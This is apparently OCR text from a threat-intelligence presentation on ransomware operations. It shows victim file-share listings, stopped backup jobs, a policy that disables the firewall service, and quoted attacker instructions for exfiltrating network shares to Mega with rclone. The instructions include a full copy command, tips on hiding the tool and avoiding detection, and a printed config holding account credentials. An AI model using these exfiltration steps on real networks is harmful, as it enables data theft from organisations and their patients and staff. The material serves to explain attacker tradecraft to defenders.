


Name


- Accounting
- Customers
- Desktop Redirection
- HR
- IT



```
└─# ls
cyber-insurance-policy.pdf   IR_runbook.doc    'patient records'
'drivers licenses'           ITpasswords.kdb   payroll.xls
'employee writeups'         'it policies'      W2s
I9s                          passwords.xls
'intellectual property'     'patient images'
```



Exfil



Rclone

In order to start downloading through the rclone you need to create a config

To create a config you need to open cmd and go to the directory where rclone.exe is located

Run rclone.exe with the command : rclone config

then select "new remote" in the menu that appears

call it "mega" then enter mega again

then enter the mega e-mail address, after it will ask you to enter your password or generate it, we choose ours with the letter 'Y'.

the pass will not appear on insertion, but it is still inserted there

After creating a config, we are thrown back to the main menu and we will exit the rclone.

Then enter this command "rclone.exe config show" it will show the config that we created

we copy it and create a file rclone.conf where we should put this information.


After we have found network shares we are interested in, we upload exe and the config to the target PC with the rights to hide the config and exe so that they are not found

go to the directory, where exe is located and run the command: shell rclone.exe copy "\\envisionpharma.com\IT\KLSHARE" Mega:Finanse -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12

where: \\envisionpharma.com\IT\KLSHARE is share


Mega:Finanse file location in the mega (can create a folder in the mega on its own, it is only necessary to specify folder name here)


streams 12 --transfers 12 this is the number of simultaneous upload streams at maximum (12) I do not recommend to use many because you can easily get caught



```
[Mega]
type = mega
user = 1hackerman@yandex.ru
pass = K1OPIwiH6dwNtHnqobSidvv0UHPZkgcfSuGDU6t3jA
```


Impact






NAME	TYPE	OBJECTS	STATUS
Backup Job Citrix	VMware Back...	4	Stopped
Backup Job [redacted]	VMware Back...	5	Stopped
Backup Job [redacted]	Windows Age...	1	Stopped
Replication Job [redacted]	VMware Repli...	4	Stopped


Impact





[FlashArray-SC1] VVolVM1

Name	Size	Modified	Type
.sdd.sf			Folder
VVolVM1.vmx.lck	0.00 KB	8/25/2017 10:14 AM	File
VVolVM1.vmx	3.00 KB	8/25/2017 10:14 AM	Virtual Machine
vmx-VVolVM1-3310872483-1.vswp	112,640.00 KB	8/25/2017 10:14 AM	File
VVolVM1-5fb29a01.hlog	0.53 KB	8/25/2017 10:13 AM	File
VVolVM1-c557e7a3.vswp	0.30 KB	8/25/2017 10:14 AM	File
VVolVM1-c557e7a3.vswp.lck	0.00 KB	8/25/2017 10:14 AM	File
VVolVM1.vmdk	467,968.00 KB	8/25/2017 10:14 AM	Virtual Disk
VVolVM1.vmx~	2.90 KB	8/25/2017 10:14 AM	File
VVolVM1.vmsd	0.00 KB	8/25/2017 10:13 AM	File
vmware.log	260.56 KB	8/25/2017 10:15 AM	VM Log File
VVolVM1.nvram	8.48 KB	8/25/2017 10:15 AM	Non-volatile Memory File




Volumes

Volumes: 3 Total Usage: 268.56 GB Free: 3.74 TB

Volume	Size	Volume Usage	Snapshot Usage	Total Usage
sfo-filesvr01-data01	100.0 GB	17.75 GB	16.21 GB	33.96 GB
sfo-filesvr02-data01	200.0 GB	146.03 GB	88.57 GB	234.6 GB
sfo-filesvr04-data01	100.0 GB	0 B	0 B	0 B

Impact



Services

Service (Name: MpsSvc)

MpsSvc (Order: 1)

General

Service name	MpsSvc
Action	Stop service
Startup type:	Disabled
Wait timeout if service is locked:	30 seconds

Service Account

Log on service as:	LocalSystem
Allow service to interact with the desktop:	Yes

